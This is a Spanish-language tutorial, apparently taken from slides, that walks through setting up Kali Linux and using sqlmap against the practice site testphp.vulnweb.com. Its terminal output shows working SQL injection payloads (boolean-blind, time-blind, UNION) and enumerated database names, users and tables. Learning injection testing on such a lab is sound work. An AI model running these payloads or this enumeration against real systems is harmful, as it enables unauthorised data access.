


Usando la Herramienta SQL MAP y KALI Linux


1.- Instalamos virtual box




2.- Descargamos Kali Linux




3.- Agregamos nuestra máquina virtual Kali en virtual box




4.- Iniciamos nuestra máquina virtual




5.- Iniciamos sesión, la contraseña y usuario es Kali




6.- Abrimos nuestra página de prueba <http://testphp.vulnweb.com/>




7.- Nos dirigimos a nuestras aplicaciones y buscamos SQL MAP




8.-Ejecutamos sqlmap




9.- Escribimos la dirección URL de la pagina con la cual haremos la inyección SQL y damos enter



10.- Ejecutaremos la segunda consulta -- dbs, la cual mostrará todas las bases de datos y toda la información y seleccionamos el nivel Medio e intermedio para estas consultas




11.- El resultado de la inyección es lo siguiente





```
kali@kali: ~  
File Actions Edit View Help  
[3] All  
> 2  
  
sqlmap is running, please wait..  
  
sqlmap resumed the following injection point(s) from stored session:  
-----  
Parameter: test (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)  
Payload: test=query' AND 7399=(SELECT (CASE WHEN (7399=7399) THEN 7399 ELSE (SELECT 2272 UNION SELECT 1352) END))-- --  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: test=query' AND (SELECT 9826 FROM (SELECT(SLEEP(5)))nFMF)-- CEBp  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7176716b71,0x70506f4441554c6169457a535a784578534a5275685a4b64495861646c774c68525659757878766e,0x71626b7071),NULL-- --  
  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS operating system: Linux Ubuntu
```

Nos muestra las dos bases de datos que se encuentran en la página web




```
kali@kali: ~  
File Actions Edit View Help  
  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS operating system: Linux Ubuntu  
back-end DBMS: MySQL >= 5.0.12  
banner: '8.0.22-0ubuntu0.20.04.2'  
current user: 'acuart@localhost'  
current database: 'acuart'  
current user is DBA: False  
database management system users [1]:  
[*] 'acuart@localhost'  
  
available databases [2]:  
[*] acuart  
[*] information_schema  
  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts |  
| categ |  
| featured |  
| guestbook |  
| pictures |  
